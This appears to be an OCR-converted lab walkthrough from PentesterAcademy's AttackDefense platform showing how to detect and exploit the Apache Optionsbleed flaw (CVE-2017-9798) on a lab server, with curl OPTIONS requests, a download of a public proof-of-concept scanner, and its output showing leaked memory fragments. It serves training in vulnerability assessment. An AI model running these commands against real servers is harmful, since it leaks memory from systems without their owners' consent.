
ATTACK
DEFENSE
by PentesterAcademy

Name	Apache: Optionsbleed
URL	https://www.attackdefense.com/challengedetails?cid=207
Type	Infrastructure Attacks : Apache

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server is vulnerable to a Optionsbleed vulnerability which can lead to leakage of arbitrary pieces of the memory.

Objective: Your objective is to find the vulnerability and exploit it to fetch content from memory.

Solution:

Step 1: Inspect the web application.

URL: http://7qosiz7xbbvl11ttcjzmsyqtm.public1.attackdefenselabs.com/



Step 2: Find the version of apache server.

Command:
curl -sI -X OPTIONS http://7qosiz7xbbvl11ttcjzmsyqtm.public1.attackdefenselabs.com/


```
root@PentesterAcademyLab:~# curl -sI -X OPTIONS http://7qosiz7xbbvl11ttcjzmsyqtm.public1.attackdefenselabs.com/
HTTP/1.1 200 OK
Allow: ,HEAD,,HEAD,,HEAD,GET,HEAD,OPTIONS,POST,TRACE
Content-Length: 0
Content-Type: text/html
Date: Fri, 07 Jun 2019 14:33:01 GMT
Server: Apache/2.4.17 (Unix)

root@PentesterAcademyLab:~#
```

The apache server version is 2.4.17


Step 3: Check the CVE information for optionsbleed vulnerability on cve.mitre.org to find out whether the apache server is vulnerable or not.

Search on google “optionsbleed cve.mitre.org”




Click on the cve.mitre.org link.

URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9798




Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27 are vulnerable.

Step 4: Search for optionsbleed poc on google and look for publically available exploits



Check the OptionsBleed-POC-Scanner GitHub repository.



Step 5: Download the bleeder.py script from the GitHub repository.

Command:
wget https://github.com/brokensound77/OptionsBleed-POC-Scanner/blob/master/bleeder.py

```
root@PentesterAcademyLab:~# wget https://raw.githubusercontent.com/brokensound77/OptionsBleed-POC-Scanner/master/bleeder.py
--2019-06-07 10:19:15--  https://raw.githubusercontent.com/brokensound77/OptionsBleed-POC-Scanner/master/bleeder.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.192.133, 151.101.128.133, 151.101.64.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.192.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4535 (4.4K) [text/plain]
Saving to: 'bleeder.py'

bleeder.py                          100%[=======================================================================================>]   4.43K  --.-KB/s    in 0s

2019-06-07 10:19:16 (99.5 MB/s) - 'bleeder.py' saved [4535/4535]

root@PentesterAcademyLab:~#
```

Step 6: Check the help option to find the usage information of bleeder.py script.

Command: python bleeder.py -h

```
root@PentesterAcademyLab:~# python bleeder.py -h
usage: bleeder.py [-h] [-c COUNT] [-f {option,custom}] [-tc THREAD_COUNT]
                  [-nv] [-ni] [-v] [-e]
                  url

positional arguments:
  url                   full URL (including http(s)) to be scanned

optional arguments:
  -h, --help            show this help message and exit
  -c COUNT, --count COUNT
                        number of times to scan (default: 1000)
  -f {option,custom}, --force {option,custom}
                        forces the scan to attempt using custom verb method OR
                        OPTIONS (default: try OPTIONS THEN custom)
  -tc THREAD_COUNT, --thread-count THREAD_COUNT
                        max concurrent thread count (default: 500)
  -nv, --no-verify      does not verify ssl connection (may be necessary for
                        self-signed certs)
  -ni, --no-ignore      does NOT ignore ssl warnings (default: ignored)
  -v, --verbose         prints all headers
  -e, --errors          prints all errors
root@PentesterAcademyLab:~#
```

Command:

python bleeder.py -c 500 http://7qosiz7xbbvl11ttcjzmsyqtm.public1.attackdefenselabs.com/

```
root@PentesterAcademyLab:~# python bleeder.py -c 500 http://7qosiz7xbbvl11ttcjzmsyqtm.public1.attackdefenselabs.com/

        ::OptionsBleed (CVE-2017-9798) Scanner::

[+] scanning http://7qosiz7xbbvl11ttcjzmsyqtm.public1.attackdefenselabs.com/ to see if it bleeds!
[+] checking OPTION method
[+] allow headers detected in OPTION response
[+] checking CUSTOM method
[+] allow headers detected in CUSTOM response
[+] scanning with OPTIONS method...
[+] scanning with custom (PULL) method...
[+] 500 responses captured
[+] unique results:
[illegible],HEAD,GET,HEAD,POST,OPTIONS,TRACE
,HEAD,[illegible],HEAD,[illegible],HEAD,DELETEDD,HEAD,GET,HEAD,OPTIONS,POST,TRACE
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The script was able to dump some content from the memory.

References:

1. Apache httpd (https://httpd.apache.org/)
2. CVE-2017-9798 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9798)
3. OptionsBleed-POC-Scanner (https://github.com/brokensound77/OptionsBleed-POC-Scanner)